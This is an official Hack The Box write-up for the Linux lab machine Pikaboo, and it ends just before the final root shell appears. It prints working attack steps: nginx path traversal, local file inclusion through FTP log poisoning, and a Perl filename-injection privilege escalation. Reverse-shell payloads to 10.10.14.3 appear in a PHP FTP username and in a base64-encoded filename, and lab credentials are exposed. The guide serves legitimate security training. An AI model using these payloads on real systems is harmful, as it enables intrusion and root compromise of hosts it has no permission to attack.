HACKTHEBOX

Pikaboo

1st Jun 2021 / Document No D21.101.185

Prepared By: PwnMeow & polarbearer

Machine Author(s): PwnMeow & polarbearer

Difficulty: Hard

Classification: Official

Synopsis

Pikaboo is a Hard Linux machine where only FTP, SSH, and Web services are exposed. The website is hosting on Apache a pokatmon collection page. Common misconfigurations in the NGINX proxy server allow performing a path traversal attack. Exploiting this, it is possible to get access in the administration panel where a vulnerable to LFI page gives the opportunity to perform FTP Log poisoning and gain a foothold to the system. Performing basic enumeration it is possible to locate a cron job where a Perl script with root privileges is running periodically. By further enumerating the system it is also possible to get valid LDAP credentials. Using them to enumerate local LDAP service reveals the credentials for user pwnmeow. These can be used to log in to the FTP server where it is possible to create and upload malicious files that can exploit a Perl function vulnerability in the script in order to execute code and get a reverse shell as root.

Skills Required

- Perl
- Linux Enumeration
- Source Code Review

Skills Learned

- "Off-by-slash" vulnerability
- Perl function injection
- Local File Inclusion

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.247 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.10.247
```

```
nmap -p$ports -sV 10.10.10.247
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-07 13:54 CEST
Nmap scan report for 10.10.10.247
Host is up (0.17s latency).

PORT      STATE  SERVICE        VERSION
21/tcp    open   ftp            vsftpd 3.0.3
22/tcp    open   ssh            OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open   http           nginx 1.14.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.98 seconds
```

The nmap scan shows that vsftpd, OpenSSH and nginx are listening on their default ports.


FTP

Anonymous FTP access is not allowed and no valid credentials are known at this point, therefore FTP does not seem like a viable entry point.


```
ftp 10.10.10.247

Connected to 10.10.10.247.
220 (vsFTPd 3.0.3)
Name (10.10.10.247:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
```

HTTP (port 80)

The main web page has links to `Pokatdex`, `Contact` and `Admin` pages.




The `Pokatdex` page (`pokatdex.php`) contains cards for a few fictional "Pokatmon" characters (with more coming). Clicking any of their names reveals a plan to implement PokeAPI integration in the near future.




The request goes to `/pokeapi.php?id=n`. The page just displays the "Coming soon" message and nothing happens even if we tamper the `id` parameter.


The `Contact` page (`contact.php`) contains a non functional contact form that doesn't really do anything, so we can ignore this page.



The `Admin` page (`/admin`) is protected by HTTP basic authentication:



Interestingly, the error message reported on failed authentication shows the page is hosted on Apache 2.4.38, which suggests that nginx may be acting as a reverse proxy.



Foothold

As noted earlier, nginx is acting as a reverse proxy for an Apache web server running locally on port 81. Common nginx misconfigurations include the so-called "Off-by-slash" vulnerability, which consists in a missing trailing slash in the `location` directive that can allow path traversal, granting access to otherwise unaccessible resources. Testing for this vulnerability is as simple as adding two trailing dots (`..`) to the path section of the URL. In our case, assuming a vulnerable configuration, requesting `/admin../` would result in a request to `/admin/../` sent to the backend Apache server.

This results in a `403 Forbidden` error, which indicates that we tried to access an existing resource, meaning the configuration might indeed be vulnerable.

Knowing that the mod_status Apache module, which could disclose information about the web server, is enabled by default on Debian, we can attempt to access it by requesting the following URL:

```
/admin../server-status
```

Our request is successful:

Apache Server Status for 127.0.0.1 (via 127.0.0.1)

Server Version: Apache/2.4.38 (Debian)
Server Built: 2020-08-25T20:08:29

Current Time: Wednesday, 07-Jul-2021 13:12:29 BST
Restart Time: Wednesday, 07-Jul-2021 12:42:39 BST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 29 minutes 49 seconds
Server load: 0.00 0.01 0.00
Total accesses: 21 - Total Traffic: 45 kB
CPU Usage: u0 s0 cu0 cs0
.0117 requests/sec - 25 B/second - 2194 B/request
1 requests currently being processed, 4 idle workers

_W___.....
.....
.....

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	646	0/5/5	_	0.00	19	0	0.0	0.01	0.01	127.0.0.1	localhost:81	GET /admin_staging HTTP/1.1
1-0	647	0/4/4	W	0.00	0	0	0.0	0.01	0.01	127.0.0.1	localhost:81	GET /admin/../server-status HTTP/1.0
2-0	648	0/4/4	_	0.00	451	0	0.0	0.01	0.01	127.0.0.1	localhost:81	GET /pokatdex/pokeapi.php?id=a HTTP/1.0
3-0	649	0/4/4	_	0.00	214	1	0.0	0.01	0.01	127.0.0.1	localhost:81	GET /pokatdex/contact.php HTTP/1.0
4-0	650	0/4/4	_	0.00	136	0	0.0	0.00	0.00	127.0.0.1	localhost:81	GET /admin/ HTTP/1.0


A request to an interesting path called `/admin_staging` is shown.

NOTE: The mod_status module was modified to always show `/admin_staging` as the first request, simulating someone making actual requests to the page.

We request the following URL:

```
/admin../admin_staging/
```

Our request is successful and the staging page doesn't seem to require authentication:



The way pages are linked (for example `/admin../admin_staging/index.php?page=user.php`) suggests the possibility of a Local File Inclusion vulnerability. An attempt to read `/etc/passwd` is unsuccessful:

```
/admin../admin_staging/index.php?page=../../../../../../../etc/passwd
```

To understand why, let's do some more enumeration. As reported by `gobuster`, an `info.php` page is available in `admin_staging`:

```
gobuster dir -u http://10.10.10.247/admin../admin_staging/ -w
/usr/share/dirb/wordlists/common.txt -x php -q
```

```
gobuster dir -u http://10.10.10.247/admin../admin_staging/ -w /usr/share/dirb/wordlists/common.txt -x php -q
/.hta                (Status: 403) [Size: 274]
/.hta.php            (Status: 403) [Size: 274]
/.htaccess           (Status: 403) [Size: 274]
/.htpasswd           (Status: 403) [Size: 274]
/.htaccess.php       (Status: 403) [Size: 274]
/.htpasswd.php       (Status: 403) [Size: 274]
/assets              (Status: 301) [Size: 324] [--> http://127.0.0.1:81/admin_staging/assets/]
/dashboard.php       (Status: 200) [Size: 25206]
/docs                (Status: 301) [Size: 322] [--> http://127.0.0.1:81/admin_staging/docs/]
/index.php           (Status: 200) [Size: 40555]
/index.php           (Status: 200) [Size: 40555]
/info.php            (Status: 200) [Size: 71398]
/info.php            (Status: 200) [Size: 71398]
/user.php            (Status: 200) [Size: 9629]
```

We can access it with our web browser by requesting the following URL:

```
/admin../admin_staging/info.php
```

The open_basedir option is set to `/var/`, which means PHP can only read files under this path:

open_basedir	/var/	/var/


This explains why we could not read the file `/etc/passwd`. To confirm LFI, we can try reading a world-readable file under `/var` like `/var/log/wtmp`:

```
/admin../admin_staging/index.php?page=../../../../../var/log/wtmp
```

Looking at the dashboard on `/admin_staging` again, we notice the page contains, among other things, statistics about FTP uploads, which suggests the web server might be able to read FTP transfer logs. The standard location of the vsftpd transfer log file is `/var/log/vsftpd.log`, which being under `/var` is not restricted by the `open_basedir` setting.

We attempt a login to the FTP server and then read `vsftpd.log` via LFI:

```
ftp 10.10.10.247

Connected to 10.10.10.247.
220 (vsFTPd 3.0.3)
Name (10.10.10.247:root): test
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
```



Login attempts are logged, which means the log_ftp_protocol option is enabled in the vsftpd configuration (note that this is not by default).

In this scenario, we might be able to poison FTP logs to obtain RCE via LFI. We open a `netcat` listener on port 7777:

```
rlwrap nc -lnvp 7777
```

We connect to the FTP server and type the following as username:

```
<?php system("/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.3/7777 0>&1'"); ?>
```

```
ftp 10.10.10.247

Connected to 10.10.10.247.
220 (vsFTPd 3.0.3)
Name (10.10.10.247:root): <?php system("/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.3/7777 0>&1'"); ?>
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
```

We send a cURL request to include `vsftpd.log`:

```
curl http://10.10.10.247/admin../admin_staging/index.php?
page=../../../../../var/log/vsftpd.log
```

A reverse shell as `www-data` is received:

```
rlwrap nc -lnvp 7777

Connection from 10.10.10.247:47162
bash: cannot set terminal process group (579): Inappropriate ioctl for device
bash: no job control in this shell
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We upgrade to a fully interactive shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

The user flag can be found in `/home/pwnmeow/user.txt`.

Privilege Escalation

A script running with root privileges is scheduled every minute from `/etc/crontab`:

```
cat /etc/crontab
```

```
cat /etc/crontab
<SNIP>
* * * * * root /usr/local/bin/csvupdate_cron
```

We read the script:

```
cat /usr/local/bin/csvupdate_cron
```

```
#!/bin/bash

for d in /srv/ftp/*
do
  cd $d
  /usr/local/bin/csvupdate $(basename $d) *csv
  /usr/bin/rm -rf *
done
```

`/usr/local/bin/csvupdate` is a Perl script that reads CSV files and appends data to PokeAPI files (which can later be used to upgrade the database):

```
#!/usr/bin/perl

######################################################################
# Script for upgrading PokeAPI CSV files with FTP-uploaded data.     #
#                                                                    #
# Usage:                                                             #
# ./csvupdate <type> <file(s)>                                       #
#                                                                    #
# Arguments:                                                         #
# - type: PokeAPI CSV file type                                      #
#         (must have the correct number of fields)                   #
# - file(s): list of files containing CSV data                       #
######################################################################

use strict;
```

```
use warnings;
use Text::CSV;

my $csv_dir = "/opt/pokeapi/data/v2/csv";

my %csv_fields = (
  'abilities' => 4,
  'ability_changelog' => 3,
  'ability_changelog_prose' => 3,
  'ability_flavor_text' => 4,
  'ability_names' => 3,
  'ability_prose' => 4,
  'berries' => 10,
  'berry_firmness' => 2,
  'berry_firmness_names' => 3,
  'berry_flavors' => 3,
  'characteristics' => 3,
  'characteristic_text' => 3,
  'conquest_episode_names' => 3,
  'conquest_episodes' => 2,
  'conquest_episode_warriors' => 2,
  'conquest_kingdom_names' => 3,
  'conquest_kingdoms' => 3,
  'conquest_max_links' => 3,
  'conquest_move_data' => 7,
  'conquest_move_displacement_prose' => 5,
  'conquest_move_displacements' => 3,
  'conquest_move_effect_prose' => 4,
  'conquest_move_effects' => 1,
  'conquest_move_range_prose' => 4,
  'conquest_move_ranges' => 3,
  'conquest_pokemon_abilities' => 3,
  'conquest_pokemon_evolution' => 8,
  'conquest_pokemon_moves' => 2,
  'conquest_pokemon_stats' => 3,
  'conquest_stat_names' => 3,
  'conquest_stats' => 3,
  'conquest_transformation_pokemon' => 2,
  'conquest_transformation_warriors' => 2,
  'conquest_warrior_archetypes' => 2,
  'conquest_warrior_names' => 3,
  'conquest_warrior_ranks' => 4,
  'conquest_warrior_rank_stat_map' => 3,
  'conquest_warriors' => 4,
  'conquest_warrior_skill_names' => 3,
  'conquest_warrior_skills' => 2,
  'conquest_warrior_specialties' => 3,
  'conquest_warrior_stat_names' => 3,
  'conquest_warrior_stats' => 2,
```

```
    'conquest_warrior_transformation' => 10,
    'contest_combos' => 2,
    'contest_effect_prose' => 4,
    'contest_effects' => 3,
    'contest_type_names' => 5,
    'contest_types' => 2,
    'egg_group_prose' => 3,
    'egg_groups' => 2,
    'encounter_condition_prose' => 3,
    'encounter_conditions' => 2,
    'encounter_condition_value_map' => 2,
    'encounter_condition_value_prose' => 3,
    'encounter_condition_values' => 4,
    'encounter_method_prose' => 3,
    'encounter_methods' => 3,
    'encounters' => 7,
    'encounter_slots' => 5,
    'evolution_chains' => 2,
    'evolution_trigger_prose' => 3,
    'evolution_triggers' => 2,
    'experience' => 3,
    'genders' => 2,
    'generation_names' => 3,
    'generations' => 3,
    'growth_rate_prose' => 3,
    'growth_rates' => 3,
    'item_categories' => 3,
    'item_category_prose' => 3,
    'item_flag_map' => 2,
    'item_flag_prose' => 4,
    'item_flags' => 2,
    'item_flavor_summaries' => 3,
    'item_flavor_text' => 4,
    'item_fling_effect_prose' => 3,
    'item_fling_effects' => 2,
    'item_game_indices' => 3,
    'item_names' => 3,
    'item_pocket_names' => 3,
    'item_pockets' => 2,
    'item_prose' => 4,
    'items' => 6,
    'language_names' => 3,
    'languages' => 6,
    'location_area_encounter_rates' => 4,
    'location_area_prose' => 3,
    'location_areas' => 4,
    'location_game_indices' => 3,
    'location_names' => 4,
    'locations' => 3,
```

```
  'machines' => 4,
  'move_battle_style_prose' => 3,
  'move_battle_styles' => 2,
  'move_changelog' => 10,
  'move_damage_classes' => 2,
  'move_damage_class_prose' => 4,
  'move_effect_changelog' => 3,
  'move_effect_changelog_prose' => 3,
  'move_effect_prose' => 4,
  'move_effects' => 1,
  'move_flag_map' => 2,
  'move_flag_prose' => 4,
  'move_flags' => 2,
  'move_flavor_summaries' => 3,
  'move_flavor_text' => 4,
  'move_meta_ailment_names' => 3,
  'move_meta_ailments' => 2,
  'move_meta_categories' => 2,
  'move_meta_category_prose' => 3,
  'move_meta' => 13,
  'move_meta_stat_changes' => 3,
  'move_names' => 3,
  'moves' => 15,
  'move_target_prose' => 4,
  'move_targets' => 2,
  'nature_battle_style_preferences' => 4,
  'nature_names' => 3,
  'nature_pokeathlon_stats' => 3,
  'natures' => 7,
  'pal_park_area_names' => 3,
  'pal_park_areas' => 2,
  'pal_park' => 4,
  'pokeathlon_stat_names' => 3,
  'pokeathlon_stats' => 2,
  'pokedexes' => 4,
  'pokedex_prose' => 4,
  'pokedex_version_groups' => 2,
  'pokemon_abilities' => 4,
  'pokemon_color_names' => 3,
  'pokemon_colors' => 2,
  'pokemon' => 8,
  'pokemon_dex_numbers' => 3,
  'pokemon_egg_groups' => 2,
  'pokemon_evolution' => 20,
  'pokemon_form_generations' => 3,
  'pokemon_form_names' => 4,
  'pokemon_form_pokeathlon_stats' => 5,
  'pokemon_forms' => 10,
  'pokemon_form_types' => 3,
```

```
  'pokemon_game_indices' => 3,
  'pokemon_habitat_names' => 3,
  'pokemon_habitats' => 2,
  'pokemon_items' => 4,
  'pokemon_move_method_prose' => 4,
  'pokemon_move_methods' => 2,
  'pokemon_moves' => 6,
  'pokemon_shape_prose' => 5,
  'pokemon_shapes' => 2,
  'pokemon_species' => 20,
  'pokemon_species_flavor_summaries' => 3,
  'pokemon_species_flavor_text' => 4,
  'pokemon_species_names' => 4,
  'pokemon_species_prose' => 3,
  'pokemon_stats' => 4,
  'pokemon_types' => 3,
  'pokemon_types_past' => 4,
  'region_names' => 3,
  'regions' => 2,
  'stat_names' => 3,
  'stats' => 5,
  'super_contest_combos' => 2,
  'super_contest_effect_prose' => 3,
  'super_contest_effects' => 2,
  'type_efficacy' => 3,
  'type_game_indices' => 3,
  'type_names' => 3,
  'types' => 4,
  'version_group_pokemon_move_methods' => 2,
  'version_group_regions' => 2,
  'version_groups' => 4,
  'version_names' => 3,
  'versions' => 3
);


if($#ARGV < 1)
{
  die "Usage: $0 <type> <file(s)>\n";
}

my $type = $ARGV[0];
if(!exists $csv_fields{$type})
{
  die "Unrecognised CSV data type: $type.\n";
}

my $csv = Text::CSV->new({ sep_char => ',' });
```

```
my $fname = "${csv_dir}/${type}.csv";
open(my $fh, ">>", $fname) or die "Unable to open CSV target file.\n";

shift;
for(<>)
{
  chomp;
  if($csv->parse($_))
  {
    my @fields = $csv->fields();
    if(@fields != $csv_fields{$type})
    {
      warn "Incorrect number of fields: '$_'\n";
      next;
    }
    print $fh "$_\n";
  }
}

close($fh);
```

The cron script takes data from directories under `/srv/ftp`, which can only be written to by `root` and members of the `ftp` group:

```
ls -l /srv/ftp

total 696
drwx-wx--- 2 root ftp 4096 May 20 09:54 abilities
drwx-wx--- 2 root ftp 4096 May 20 08:01 ability_changelog
<SNIP>
```

The `pwnmeow` user is a member of the `ftp` group:

```
grep ftp /etc/group

ftp:x:115:pwnmeow
```

By looking at internally listening ports, we see that an LDAP server is available:

```
ss -tulpn | grep 127.0.0.1:
```

```
ss -tulpn | grep 127.0.0.1:

tcp     LISTEN   0        128           127.0.0.1:81           0.0.0.0:*
tcp     LISTEN   0        128           127.0.0.1:389          0.0.0.0:*
```

We try using `ldapsearch` to enumerate the LDAP server, but unfortunately anonymous bind is not allowed.

```
ldapsearch -x -s base namingContexts
```

```
ldapsearch -x -s base namingContexts

ldap_bind: Inappropriate authentication (48)
        additional info: anonymous bind disallowed
```

We enumerate the system and find valid LDAP credentials in the `/opt/pokeapi/config/settings.py` file:

```
DATABASES = {
    "ldap": {
        "ENGINE": "ldapdb.backends.ldap",
        "NAME": "ldap:///",
        "USER": "cn=binduser,ou=users,dc=pikaboo,dc=htb",
        "PASSWORD": "J~42%W?PFHl]g",
    },
    "default": {
        "ENGINE": "django.db.backends.sqlite3",
        "NAME": "/opt/pokeapi/db.sqlite3",
    }
}
```

We use the obtained credentials to enumerate the LDAP server, revealing plaintext credentials for the `pwnmeow` user:

```
ldapsearch -D "cn=binduser,ou=users,dc=pikaboo,dc=htb" -w "J~42%W?PFHl]g" -b
"dc=pikaboo,dc=htb" -H ldap://127.0.0.1
```

```
ldapsearch -D "cn=binduser,ou=users,dc=pikaboo,dc=htb" -w "J~42%W?PFHl]g" -b
"dc=pikaboo,dc=htb" -H ldap://127.0.0.1

# extended LDIF
#
# LDAPv3
# base <dc=pikaboo,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

<SNIP>

# pwnmeow, users, ftp.pikaboo.htb
dn: uid=pwnmeow,ou=users,dc=ftp,dc=pikaboo,dc=htb
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: pwnmeow
cn: Pwn
sn: Meow
loginShell: /bin/bash
uidNumber: 10000
gidNumber: 10000
homeDirectory: /home/pwnmeow
userPassword:: X0cwdFQ0X0M0dGNIXyczbV80bEwhXw==

<SNIP>

# numResponses: 11
# numEntries: 10
```

The password is base64-encoded. We decode it

```
echo -n "X0cwdFQ0X0M0dGNIXyczbV80bEwhXw==" | base64 -d; echo
```

```
echo -n "X0cwdFQ0X0M0dGNIXyczbV80bEwhXw==" | base64 -d; echo
_G0tT4_C4tcH_'3m_4lL!_
```

These credentials can be used to access the FTP server:

```
ftp 10.10.10.247

Connected to 10.10.10.247.
220 (vsFTPd 3.0.3)
Name (10.10.10.247:root): pwnmeow
331 Please specify the password.
Password: _G0tT4_C4tcH_'3m_4lL!_
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Having now the ability to write files to the `/srv/ftp` subdirectories, we can start looking for vulnerabilities in the `/usr/local/bin/csvupdate` script.

The diamond operator is used to iterate over all the rows in all the files passed as arguments:

```
for(<>)
{
<SNIP>
}
```

A really old and well-known security issue about the perl `open()` function is the possibility to use pipes to execute external commands:

```
If the filename begins with "|", the filename is interpreted as a command to which
output is to be piped, and if the filename ends with a "|", the filename is interpreted
as a command which pipes output to us.
```

This can be fixed by using the three-argument form of `open()`, but something that may be a little less-known (while still being public knowledge for many years) is that the diamond operator suffers from the same issue.

We can exploit this vulnerability by creating and uploading a malicious file containing a pipe as its first character and our commands right after. Multiple pipes can be used, which allows us to encode our payload in base64 and then call `base64 -d` to decode it.

```
touch '|echo '`echo -n "bash -i &>/dev/tcp/10.10.14.3/7777 0>&1"|base64 -w0`'|base64 -
d|bash;.csv'
```

We upload our file to one of the FTP subdirectories:

```
ftp> cd versions
ftp> mput "|echo*"
```

```
ftp> cd versions
250 Directory successfully changed.

ftp> mput "|echo*"
mput |echo YmFzaCAtaSAmPi9kZXYvdGNwLzEwLjEwLjE0LjMvNzc3NyAwPiYx|base64 -d|bash;.csv? y
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.14.3/7777: Connection refused
sh: line 1: .csv: command not found
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
```

Interestingly, our own FTP client tried to connect back to us on port 7777, but since we weren't listening the connection failed (otherwise we would have got a reverse shell from ourselves). We now open a listener and wait for the cron job to run:

```
nc -lnvp 7777
```

A reverse shell with root privileges is received:

```
nc -lnvp 7777

